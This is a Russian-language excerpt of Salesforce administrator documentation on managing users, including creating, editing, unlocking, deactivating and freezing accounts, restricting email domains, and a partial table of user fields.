Для просмотра кнопки или ссылки:	Убедитесь в наличии полномочия, необходимого для выполнения данного действия. Кнопки и ссылки отображаются только тем пользователям, которым предоставлены соответствующие полномочия.

Как отказаться от предоставления услуги

Пользователи могут отказаться от дальнейшего предоставления услуги, которая не соответствует их требованиям.

Пользователи, полностью оплатившие свои счета, могут запросить полную загрузку данных в системе.

Чтобы отправить запрос, обратитесь в расчетный отдел службы поддержки Salesforce.

Управление пользователями

Каждый пользователь Salesforce уникально определяется по имени пользователя, паролю и профилю. Наряду с другими параметрами, профиль определяет доступные задачи, отображаемые данные и действия, доступные для обработки данных.

Важное замечание: Salesforce рекомендует назначить резервного администратора для своей организации. Резервный администратор может обеспечивать работу вашей организации в случае отсутствия основного администратора.

Будучи администратором, вы можете выполнять задачи, связанные с управлением пользователями, например:

- создание и изменение пользователей;
- сброс паролей;
- создание учетных записей Google Apps;
- предоставление разрешений;
- создание и управление другими типами пользователей;
- Создание настраиваемых полей
- создание настраиваемых ссылок;
- запуск отчетов для пользователей;
- делегирование задач по администрированию пользователей другим пользователям.

В зависимости от используемого выпуска Salesforce и дополнительных функций, приобретенных вашей компанией, у вас имеются специфические лицензии, например «Маркетинг» или Connect Offline. Лицензии позволяют пользователям получать доступ к функциям, которые не предусмотрены обычными пользовательскими лицензиями. Вы можете назначить одну или несколько лицензий для пользователей, а также настроить учетные записи для пользователей, которые не относятся к вашей организации для доступа к ограниченному набору полей и объектов. Лицензии пользователя позволяют предоставлять доступ к клиентскому порталу, партнерскому порталу или порталу самообслуживания. Функция Salesforce to Salesforce позволяет создавать подключения для совместного использования записей с внешними пользователями Salesforce.

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные параметры управления пользователями определяются используемой версией Salesforce.

Просмотр и управление пользователями

В списке пользователей можно просматривать всех пользователей организации, партнерского портала и клиентского портала Salesforce, а также управлять этими пользователями.

Общие сведения о лицензиях

Чтобы включить определенные функции Salesforce, рекомендуем выбрать одну лицензию пользователя для каждого пользователя. Чтобы включить дополнительные функции, рекомендуем назначить пользователям лицензии набора полномочий и лицензии на компоненты или приобрести права на основе использования для текущей организации.

Пароли

Salesforce предоставляет каждому пользователю организации уникальное имя пользователя и пароль, которые необходимо вводить каждый раз при входе в систему. Администратор вправе изменять некоторые настройки, чтобы обеспечить безопасность и надежность пользовательских паролей.

Управление полномочиями входа

Управление полномочиями входа определяет предоставление доступа к организациям администраторам Salesforce и предоставление доступа к публикаторам.

Вход от имени другого пользователя

Система Salesforce позволяет администраторам выполнять вход от имени других пользователей с целью оказания технической поддержки. В зависимости от параметров организации, некоторые пользователи могут предоставлять администраторам полномочия входа.

Делегирование прав администратора

Используйте делегированное администрирование для назначения ограниченных полномочий администратора пользователям организации, которые не являются администраторами. Например, менеджер службы поддержки клиентов может управлять пользователями с ролью «Менеджер службы поддержки» и всеми подчиненными ролями. С этой целью создайте делегированное администрирование, так вы сможете сконцентрироваться на других задачах администрирования.

Параметры тем и тегов

Если используются темы для объектов, пользователи могут дополнять записи темами и быстро извлекать связанные элементы с помощью списковых представлений. При поддержке Chatter связанные элементы также отображаются на вкладке «Записи» каждой страницы сведений о теме. Включение тем для объекта инициирует отключение общедоступных тегов для записей данного объекта. Личные теги не изменяются.

СМ. ТАКЖЕ:

Просмотр и управление пользователями

Общие сведения о лицензиях

Просмотр и управление пользователями

В списке пользователей можно просматривать всех пользователей организации, партнерского портала и клиентского портала Salesforce, а также управлять этими пользователями.

Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.

Ниже перечислены действия, доступные в списке пользователей.

- Создание одного пользователя.
- Создание нескольких пользователей.
- Сброс паролей для выбранных пользователей.
- Редактирование сведений о пользователе.
- Просмотр страницы сведений о пользователе путем выбора его имени, псевдонима или имени пользователя.
- Просмотр или редактирование профиля путем выбора его имени.
- Экспорт пользователей в Google и создание учетных записей Google Apps посредством кнопки **«Экспорт в Google Apps»** (если организация поддерживает службы Google Apps™).

Прим.: При необходимости выполните многие из данных задач посредством мобильного приложения SalesforceA.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Клиентские и партнерские порталы недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра списков пользователей:

- Просмотр настройки и конфигурации

Советы по управлению пользователями

- Создайте настраиваемые поля для пользователей и задайте настраиваемые ссылки для отображения на страницах сведений о пользователях. Чтобы получить доступ к этим функциям, перейдите к параметру управления объектами для пользователей.
- Чтобы найти любого пользователя организации, независимо от его статуса, воспользуйтесь поиском на боковой панели. При использовании диалогового окна поиска в полях записей результаты поиска возвращают только активных пользователей. При необходимости запустите отчеты пользователя на вкладке «Отчеты».
- Чтобы упростить процесс управления пользователями в крупных организациях, рекомендуем делегировать некоторые функции управления пользователям без полномочий администратора.

  Прим.: Права администратора, связанные с организацией, не могут быть делегированы пользователям партнерского или клиентского портала. Тем не менее, некоторые права администратора портала могут быть делегированы пользователям портала.

Рекомендации по добавлению пользователей

Данный раздел содержит важные рекомендации по добавлению пользователей. Просмотрите важную информацию по использованию паролей и имен пользователей.

Администраторы и разделение обязанностей

Разделение обязанностей ограничивает влияние одного человека или объекта, что позволяет уйти от наличия одной точки отказа. Например, у вас может быть два или более администраторов с обязанностями по управлению различными частями вашей организации. Если у вас только один администратор, рассмотрите вариант назначения дублера на его роль. Вы можете дать дублеру тот же профиль или набор полномочий, что и у основного администратора.

Добавление отдельного пользователя

В зависимости от размера организации или процесса обучения новых сотрудников, система позволяет добавлять отдельных пользователей. Максимальное количество пользователей, доступное для добавления, определяется используемой версией системы Salesforce.

Пакетное добавление пользователей

В организацию можно быстро добавить до 10 пользователей. Максимальное количество пользователей, доступное для добавления, определяется используемой версией Salesforce.

Редактирование пользователей

Чтобы изменить сведения о пользователе (например, профиль, роль или контактные данные пользователя), отредактируйте учетную запись пользователя.

Разблокировка пользователей

При неоднократном вводе недействительных учетных данных пользователь блокируется. Чтобы вновь получить доступ к организации, пользователь должен быть разблокирован.

Отключение (удаление) пользователей

Пользователь не может быть удален, но система Salesforce позволяет деактивировать его учетную запись.

Заморозка или разморозка учетных записей пользователей

Иногда деактивация учетной записи требует выполнения дополнительных действий (например, при выборе пользователя в настраиваемом поле иерархии). Заморозка учетных записей препятствует входу деактивируемых пользователей в организацию.

Ограничение доменов эл. почты пользователя

Чтобы ограничить домены эл. почты, разрешенные в поле «Эл. почта» записи пользователя, рекомендуем создать специальный список.

Поля пользователей

Поля, содержащие личные сведения, и другие страницы личных параметров служат для описания пользователя.

СМ. ТАКЖЕ:

Отключение (удаление) пользователей

Заморозка или разморозка учетных записей пользователей

Поддержка пользователей откуда угодно с помощью SalesforceA

Рекомендации по добавлению пользователей

Данный раздел содержит важные рекомендации по добавлению пользователей. Просмотрите важную информацию по использованию паролей и имен пользователей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

- Ваше имя пользователя должно быть уникальным во всех организациях Salesforce. Имя пользователя должно иметь вид адреса электронной почты, например jane@salesforce.com. Однако данный адрес электронной почты не обязательно должен быть действующим. Вы не можете иметь один и тот же функционирующий адрес электронной почты, ассоциированный с вашей учетной записью, для различных организаций. Напоминание. Имя пользователя в виде адреса электронной почты должно быть уникальным.
- Если ваше имя пользователя содержит символы, отсутствующие в латинском алфавите, то используемый язык должен быть добавлен в параметры формата эл. почты Outlook при условии использования данного приложения для просмотра сообщений эл. почты.
- Ссылка проверки подлинности для учетной записи, отправленная в сообщении эл. почты новым пользователям, которые должны изменить пароль при первом входе в систему. Пользователи, которые перешли по ссылке проверки подлинности, но не определили пароль, должны обратиться к администратору и попросить сбросить пароль, чтобы войти в систему.
- Некоторые типы лицензий поддерживают не все параметры. Например, параметры «Пользователь Marketing» и «Разрешить прогнозирование» недоступны для лицензий Force.com, так как лицензии Force.com не поддерживают вкладки «Прогнозы» и «Кампании». Лицензии Force.com недоступны для версий Professional Edition, Group Edition и Contact Manager.
- Чтобы уведомить пользователя о том, что приложение, инициирующее Apex, использует более половины ресурсов, заданных контролирующим ограничением, установите флажок **«Отправить электронные предупреждения Apex»** в версии Performance Edition, Unlimited Edition, Enterprise Edition или Developer Edition. Данная функция может использоваться при разработке кода Apex для тестирования количества используемых ресурсов.
- Можно перемещать пользователей между профилями в зависимости от лицензий пользователя, имеющих такие же модели общего доступа к записям. Например, пользователя с профилем на основе Force.com можно перевести на профиль Salesforce, или наоборот. Пользователь может потерять полномочие на доступ, так как это определяется лицензией пользователя. При перемещении пользователя с назначением набора полномочий этот пользователь удаляется из данного набора полномочий. При попытке вернуть пользователя в этот набор полномочий, если новой лицензией это полномочие не предусмотрено, система выдает ошибку лицензирования.

СМ. ТАКЖЕ:

Добавление отдельного пользователя

Администраторы и разделение обязанностей

Администраторы и разделение обязанностей

Разделение обязанностей ограничивает влияние одного человека или объекта, что позволяет уйти от наличия одной точки отказа. Например, у вас может быть два или более администраторов с обязанностями по управлению различными частями вашей организации. Если у вас только один администратор, рассмотрите вариант назначения дублера на его роль. Вы можете дать дублеру тот же профиль или набор полномочий, что и у основного администратора.

Хотя такая практика, когда один человек выполняет все административные обязанности, и имеет смысл, она может привести к неприятностям. Например, что если:

- администратор заболел, а в вашу организацию нужно внести критически важное для бизнеса изменение;
- администратор ушел из компании недовольным, но при этом является единственным человеком с регистрационными данными профиля администратора.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступность каждой лицензии набора полномочий определяется доступными версиями для наборов полномочий и связанных функций.

Предотвратите появление возможных проблем, обеспечив выполнение ключевых административных задач несколькими лицами. В зависимости от используемого выпуска вы можете создать профиль, клонировав его из профиля Administrator. Затем назначьте клонированный профиль подходящему лицу. Если вы не можете клонировать профиль, попробуйте построить дело так, чтобы обеспечить непрерывность бизнес-процессов, если единственный администратор недоступен. Вы также можете делегировать задачи по администрированию, назначив делегированного администратора.

СМ. ТАКЖЕ:

Добавление отдельного пользователя

Делегирование прав администратора

Добавление отдельного пользователя

В зависимости от размера организации или процесса обучения новых сотрудников, система позволяет добавлять отдельных пользователей. Максимальное количество пользователей, доступное для добавления, определяется используемой версией системы Salesforce.

1. Просмотрите рекомендации по добавлению пользователей.
2. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
3. Нажмите кнопку **«Создать пользователя»**.
4. Введите имя и адрес эл. почты пользователя, а также уникальное имя пользователя в виде адреса эл. почты. По умолчанию имя пользователя соответствует адресу эл. почты.

   Важное замечание: Ваше имя пользователя должно быть уникальным во всех организациях Salesforce. Имя пользователя должно иметь вид адреса электронной почты, например jane@salesforce.com Однако данный адрес электронной почты не обязательно должен быть действующим. Вы не можете иметь один и тот же функционирующий адрес электронной почты, ассоциированный с вашей учетной записью, для различных организаций. Напоминание. Имя пользователя в виде адреса электронной почты должно быть уникальным.
5. В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition заполните поле «Роль».
6. Заполните поле «Лицензия пользователя». Лицензия пользователя определяет профили, доступные пользователю.
7. Выберите профиль, который определяет минимальные полномочия и параметры доступа пользователя.
8. Если в организации включена поддержка утверждений, то пользователь может настроить параметры ответственного за утверждение (например, выбрать менеджера или делегированного ответственного за утверждение, а также задать параметры получения сообщений эл. почты, содержащих запросы на утверждение).
9. Чтобы отправить новому пользователю сообщение эл. почты, содержащее его имя пользователя и временный пароль, установите флажок «Создать пароль и немедленно уведомить пользователя».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания пользователей:

- Управление внутренними пользователями

СМ. ТАКЖЕ:

Рекомендации по добавлению пользователей

Пакетное добавление пользователей

Редактирование пользователей

Поля пользователей

Общие сведения о лицензиях

Пакетное добавление пользователей

В организацию можно быстро добавить до 10 пользователей. Максимальное количество пользователей, доступное для добавления, определяется используемой версией Salesforce.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Нажмите кнопку **«Добавить несколько пользователей»**.
3. Если организации доступны разные типы лицензий, выберите нужную лицензию пользователя. Лицензия пользователя определяет доступные профили.
4. Укажите сведения для каждого пользователя.
5. Чтобы отправить новым пользователям сообщение эл. почты с регистрационными данными, установите флажок **«Создать пароли и уведомить пользователей по эл. почте»**.
6. Нажмите кнопку **«Сохранить»**.
7. Чтобы указать дополнительные сведения об отдельных созданных пользователях, воспользуйтесь соответствующими страницами редактирования.

СМ. ТАКЖЕ:

- Добавление отдельного пользователя
- Редактирование пользователей
- Поля пользователей
- Общие сведения о лицензиях

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания пользователей:

- Управление внутренними пользователями

Редактирование пользователей

Чтобы изменить сведения о пользователе (например, профиль, роль или контактные данные пользователя), отредактируйте учетную запись пользователя.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните ссылку **«Правка»** напротив имени нужного пользователя.
3. Измените нужные параметры.
4. Нажмите кнопку **«Сохранить»**.

Совет: При необходимости выполните данную и другие задачи администрирования посредством мобильного приложения Salesforce.

Рекомендации по редактированию пользователей

Ниже перечислены рекомендации по редактированию пользователей.

СМ. ТАКЖЕ:

Поля пользователей

Разблокировка пользователей

Поддержка пользователей откуда угодно с помощью SalesforceA

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования пользователей:

- Управление внутренними пользователями

Рекомендации по редактированию пользователей

Ниже перечислены рекомендации по редактированию пользователей.

Имена пользователей

Имя пользователя должно быть уникальным во всех организациях Salesforce. Оно должно использовать формат адреса эл. почты (например, xyz@abc.org), но фактически может не являться адресом. В отличие от адреса эл. почты, который может использоваться разными организациями, имя пользователя должно быть уникальным.

При изменении имени пользователя электронное подтверждение, содержащее ссылку входа, отправляется на адрес эл. почты, связанный с учетной записью пользователя. Если организация использует несколько серверов входа, то пользователям может быть недоступен немедленный вход после изменения имен пользователей. Изменение может занять до 24 часов ввиду репликации на всех серверах.

Изменение адресов эл. почты

При изменении адреса эл. почты пользователя после снятия флажка «Создать пароль и немедленно уведомить пользователя» система Salesforce отправляет сообщение-подтверждение на введенный адрес эл. почты. Чтобы активировать новый адрес эл. почты, пользователь должен выбрать ссылку, добавленную в данное сообщение. Данный процесс позволяет обеспечить безопасность системы.

Личные сведения

Пользователи могут изменять личные сведения после входа.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Общий доступ к пользователям

Если единому стандартному параметру для объекта «Пользователь» задано значение «Личный», то сведения о другом пользователе могут быть доступны только при наличии доступа для чтения или записи к целевому пользователю.

Имена доменов

Пользователи могут ограничивать имена доменов для адресов эл. почты пользователей посредством списка конкретных доменов. Попытка использования другого домена при настройке адреса эл. почты возвращает сообщение об ошибке. Чтобы включить данную функцию в организации, обратитесь в компанию Salesforce.

СМ. ТАКЖЕ:

Редактирование пользователей

Разблокировка пользователей

При неоднократном вводе недействительных учетных данных пользователь блокируется. Чтобы вновь получить доступ к организации, пользователь должен быть разблокирован.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Выберите нужного пользователя.
3. Щелкните кнопку **«Разблокировать»**.

   Данная кнопка отображается только для заблокированного пользователя.

Совет: При необходимости выполните данную и другие задачи администрирования посредством мобильного приложения SalesforceA.

СМ. ТАКЖЕ:

Редактирование пользователей

Установка политик пароля

Поддержка пользователей откуда угодно с помощью SalesforceA

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для разблокировки пользователей:

- Управление внутренними пользователями

Отключение (удаление) пользователей

Пользователь не может быть удален, но система Salesforce позволяет деактивировать его учетную запись.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните ссылку **«Правка»** напротив имени нужного пользователя.
3. Снимите флажок «Активно» и нажмите кнопку **«Сохранить»**.

Совет: При необходимости выполните данную и другие задачи администрирования посредством мобильного приложения Salesforce.

Рекомендации по деактивации пользователей

При удалении пользователей необходимо учитывать следующие факторы.

СМ. ТАКЖЕ:

Заморозка или разморозка учетных записей пользователей

Пакетный перенос записей

Поддержка пользователей откуда угодно с помощью SalesforceA

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для деактивации пользователей:

- Управление внутренними пользователями

Рекомендации по деактивации пользователей

При удалении пользователей необходимо учитывать следующие факторы.

Пользовательские лицензии и выставление счетов

Деактивированный пользователь не учитывается доступными лицензиями, предоставленными организации. При деактивации пользователя счета по-прежнему выставляются за число лицензий, доступных организации. Чтобы изменить количество лицензий, за которые выставляется счет, следует изменить число лицензий организации.

Пользователи в настраиваемых полях иерархии

Пользователь, выбранный в настраиваемом поле иерархии, не может быть деактивирован даже при удалении поля. Чтобы деактивировать пользователя в таком поле, требуется безвозвратно удалить само поле.

Получатели электронных предупреждений для рабочих процессов

Пользователь, назначенный единственным получателем электронного предупреждения бизнес-правил, не может быть деактивирован.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Администраторы клиентского портала

Пользователь, которому назначен профиль «Администратор» на клиентском портале, не может быть деактивирован.

Доступ к записям

Деактивированные пользователи теряют возможность просмотра любых записей, доступ к которым был предоставлен вручную или посредством участия в рабочих группах. Вышестоящие пользователи в иерархии ролей, связанные с

деактивированными пользователями, также теряют доступ к данным записям. При этом их данные могут быть переданы другим пользователям, а их имена могут отображаться на странице «Пользователи».

Прим.: Если организация использует функцию «Асинхронное удаление устаревших общих доступов (пробная версия)», то удаление общих доступов, предоставленных вручную или посредством рабочих групп, выполняется в нерабочие часы работы (между 18:00 и 04:00) на основе стандартного часового пояса организации. Аналогичные общие доступы для записей организаций удаляются сразу после деактивации пользователей.

Деактивированные пользователи теряют возможность просмотра общедоступных записей немедленно. Вышестоящие пользователи в иерархии ролей могут просматривать записи до асинхронного удаления данного доступа. Если доступность данных записей является проблемой, удалите доступ, предоставленный деактивированным пользователям, до их деактивации.

Chatter

При деактивации пользователей в организации, использующей Chatter, они будут удалены из списков «Отслеживание» и «Отслеживающие». Повторная активация пользователей инициирует восстановление сведений о подписке в списках «Отслеживание» и «Отслеживающие».

Сведения о подписке не могут быть восстановлены в случае деактивации нескольких пользователей, отслеживающих друг друга. Например, пользователь А отслеживает пользователя Б, а пользователь Б отслеживает пользователя А. При деактивации пользователей А и Б сведения об их подписках удаляются из списков «Отслеживание» и «Отслеживающие». В случае повторной активации пользователей подписки не могут быть восстановлены.

Salesforce Files

Файлы, которые принадлежат деактивированному пользователю, не удаляются. Деактивированный пользователь является ответственным за файлы до тех пор, пока администратор не переназначит файлы активному пользователю. Файлы, доступные в библиотеке содержимого, могут редактировать другие участники библиотеки с полномочиями автора или удаления. Правила общего доступа остаются активными до их изменения администратором.

Поле «Создано»

Неактивные пользователи организации могут отображаться в поле «Создано». Данная ошибка может быть результатом создания записей или изменения настроек некоторыми системными операциями, действующими как случайный пользователь-администратор для выполнения задачи. Данный пользователь может быть активен или неактивен.

Организации и возможности, принадлежащие деактивированным пользователям

Другие пользователи могут создавать или редактировать записи организаций, возможностей и настраиваемых объектов, принадлежащие неактивным пользователям. Например, можно изменить поле «Имя организации» в записи возможности, принадлежащей неактивному пользователю. Чтобы включить данную функцию, обратитесь в компанию Salesforce.

Территории и прогнозы

Деактивированные пользователи продолжают нести ответственность за возможности и отображаются в прогнозах и территориях. Деактивация пользователей препятствует переопределению прогнозов возможностей, скорректированных итогов и выбранных данных менеджера для прогнозов подчиненных. Тем не менее, менеджер может применять переопределения своих выбранных данных к прогнозам деактивированного пользователя. Сводные стоимости сохраняются. Деактивированный пользователь, который активируется повторно, может возобновить доступные ранее бизнес-процессы. Деактивированный пользователь, для которого снят флажок «Разрешить прогнозирование», удаляется из всех назначенных территорий.

Группы, работающие с возможностями или организациями

Деактивированные пользователи удаляются из стандартных групп, работающих с возможностями или организациями и принадлежащих другим пользователям. Стандартные группы, работающие с возможностями или организациями и принадлежащие деактивированным пользователям, не удаляются.

Группы, работающие с организациями

По умолчанию повторная активация деактивированного пользователя, который является участником группы, работающей с организациями, и имеет доступ «Для чтения и записи» (**«Доступ к организации»**, **«Доступ к контакту»**, **«Доступ к возможности»** и **«Доступ к обращению»**), предоставляет доступ «Только для чтения».

Группы, работающие с возможностями

Если включена функция разделения возможностей, то при деактивации пользователь не удаляется из групп, работающих с возможностями, в которых ему назначен процент доли. Чтобы удалить пользователя из группы, работающей с возможностями, сначала переназначьте процент доли.

Делегированное администрирование внешних пользователей

Делегированный администратор внешних пользователей, деактивирующий пользователя портала, не может удалить пользователя портала из рабочих групп с его участием.

СМ. ТАКЖЕ:

Отключение (удаление) пользователей

Заморозка или разморозка учетных записей пользователей

Иногда деактивация учетной записи требует выполнения дополнительных действий (например, при выборе пользователя в настраиваемом поле иерархии). Заморозка учетных записей препятствует входу деактивируемых пользователей в организацию.

Например, пользователь уволился из компании. Требуется удалить учетную запись, однако пользователь выбран в настраиваемом поле иерархии. Учетную запись нельзя деактивировать сразу, поэтому рекомендуем временно ее заморозить.

Совет: При необходимости выполните данную и другие задачи администрирования посредством мобильного приложения SalesforceA.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните имя нужного пользователя.
3. Чтобы заблокировать доступ к учетной записи, нажмите кнопку **«Заморозить»**. Чтобы повторно предоставить доступ к учетной записи, нажмите кнопку **«Разморозить»**.

Прим.: Заморозка учетных записей не позволяет переназначать соответствующие лицензии другим пользователям организации. Чтобы обеспечить доступ к лицензиям, деактивируйте учетные записи пользователей.

СМ. ТАКЖЕ:

Отключение (удаление) пользователей

Устранение неполадок входа

Поддержка пользователей откуда угодно с помощью SalesforceA

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для заморозки или разморозки учетных записей пользователей:

- Управление пользователями

Ограничение доменов эл. почты пользователя

Чтобы ограничить домены эл. почты, разрешенные в поле «Эл. почта» записи пользователя, рекомендуем создать специальный список.

1. Введите строку «*Разрешенные домены эл. почты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Разрешенные домены эл. почты»**.

   Прим.: Если данная страница не отображается, обратитесь к представителю Salesforce.

2. Нажмите кнопку **«Создать разрешенный домен эл. почты»**.
3. Заполните поле «Домен».

   Введите домен верхнего уровня (например, `primer.ru`) или субдомен (например, `emea.primer.ru`).

4. Нажмите кнопку **«Сохранить»**.

При необходимости повторите данные действия для добавления других доменов эл. почты.

После добавления как минимум одного разрешенного домена эл. почты значение поля «Эл. почта» для каждого нового пользователя должно соответствовать разрешенному домену.

Значение поля «Эл. почта» для текущих пользователей может не соответствовать разрешенному домену. Тем не менее значение поля «Эл. почта» должно быть обновлено при редактировании записи текущего пользователя.

Прим.: Список разрешенных доменов эл. почты не применяется ко внешним пользователям (например, пользователи портала, сообществ или Chatter External).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для ограничения доменов эл. почты пользователя:

- Управление пользователями

СМ. ТАКЖЕ:

- Добавление отдельного пользователя
- Пакетное добавление пользователей
- Редактирование пользователей

Поля пользователей

Поля, содержащие личные сведения, и другие страницы личных параметров служат для описания пользователя.

Доступность поля зависит от конкретной страницы, полномочий организации и используемой версии приложения.

Поле	Описание
Режим доступности	Данный флажок включает режим пользовательского интерфейса, предназначенный для слабовидящих пользователей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные поля определяются используемой версией Salesforce.

Поле	Описание
Активно	Административный флажок, включающий или выключающий вход пользователя в систему.
Адрес	Часть адреса пользователя: название улицы. Данное поле может содержать не более 255 символов.
Псевдоним	Краткое имя для определения пользователя в списках, отчетах и других страницах, которые не поддерживают отображение полного имени. Данное поле может содержать не более 8 символов.
Разрешить прогнозирование	Данный флажок включает функцию настраиваемого прогнозирования.
Маркер API	Данный флажок указывает, сброшен ли маркер API. Компания Salesforce использует данное поле для устранения неполадок, связанных с маркерами API.
«Регистрация приложения: Приложение для создания одноразовых паролей	Если установлено подключение, пользователь может проверить подлинность, используя код из приложения для проверки подлинности, за исключением Salesforce Authenticator (например, Google Authenticator). Предположим, пользователь вводит код из приложения при входе в систему с IP-адреса, не входящего в диапазон доверенных IP-адресов компании. Этот тип кода называется «одноразовый пароль с ограниченным сроком действия», или TOTP. Пользователи с полномочием «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса» должны использовать второй фактор проверки подлинности при входе в систему Salesforce через пользовательский интерфейс. Вторым фактором считается текущий код проверки, созданный приложением для проверки подлинности. При наличии полномочия «Двухфакторная проверка подлинности для входов посредством API» и подключения к приложению для проверки подлинности пользователь для доступа к службе вводит текущий код из приложения. Вводить стандартный маркер безопасности не нужно.
«Регистрация приложения: Средство проверки подлинности Salesforce Authenticator	При наличии подключения пользователь может проверять подлинность, отвечая на всплывающее уведомление посредством мобильного приложения Salesforce Authenticator версии 2 или более поздней. Например, пользователь подтверждает уведомление при входе в систему с IP-адреса, находящегося за пределами доверенной IP-сети компании. Если пользователь устанавливает доверенное местоположение в приложении или разрешает

Поле	Описание
	автоматизированную проверку по месту, то Salesforce Authenticator может автоматически проверить подлинность пользователя из такого доверенного местоположения. Пользователи могут подключать Salesforce Authenticator и другие приложения средства проверки подлинности к одной организации Salesforce. При подключении пользователь может также проверить подлинность с помощью кода, полученного от Salesforce Authenticator. Предположим, пользователь вводит код из приложения при входе в систему с IP-адреса, не входящего в доверенную IP-сеть компании. Этот тип кода называется «одноразовый пароль с ограниченным сроком действия», или TOTP. Пользователи с полномочием «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса» должны использовать второй фактор проверки подлинности при входе в систему Salesforce через пользовательский интерфейс. Вторым фактором считается ручной или автоматизированный ответ на уведомление из Salesforce. При наличии полномочия «Двухфакторная проверка подлинности для входов посредством API» и подключении к Salesforce Authenticator пользователь для доступа к службе вводит текущий код из приложения. Вводить стандартный маркер безопасности не нужно.
Центр обработки вызовов	Имя центра обработки вызовов, назначенного пользователю.
`Checkout:` включено	Этот флажок указывает, нужно ли уведомлять пользователя по эл. почте об активации учетной записи Checkout и предоставлении доступа для входа. Данный параметр может быть включен только при наличии полномочия «Управление расчетами».
Город	Часть адреса пользователя: название города. Данное поле может содержать не более 40 символов.
Палитра для пользователей, страдающих дальтонизмом (в диаграммах)	Данный флажок включает альтернативную цветовую палитру в диаграммах. Альтернативная палитра оптимизирована для пользователей, страдающих дальтонизмом. Альтернативная палитра не используется сообщениями эл. почты, содержащими панели мониторинга.
Компания	Название компании, где работает пользователь. Данное поле может содержать не более 40 символов.

Поле	Описание
Контакт	Имя связанного контакта, если пользователь является партнером.
Страна	Часть адреса пользователя: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.
Создано	Пользователь, создавший пользователя, а также дата и время создания. (Только для чтения)
Валюта	Стандартная валюта пользователя для планов продаж, прогнозов и отчетов. Данный параметр отображается только в мультивалютных организациях. Данная валюта должна поддерживаться организацией.
Настраиваемые ссылки	Список настраиваемых ссылок для пользователей, заданных администратором.
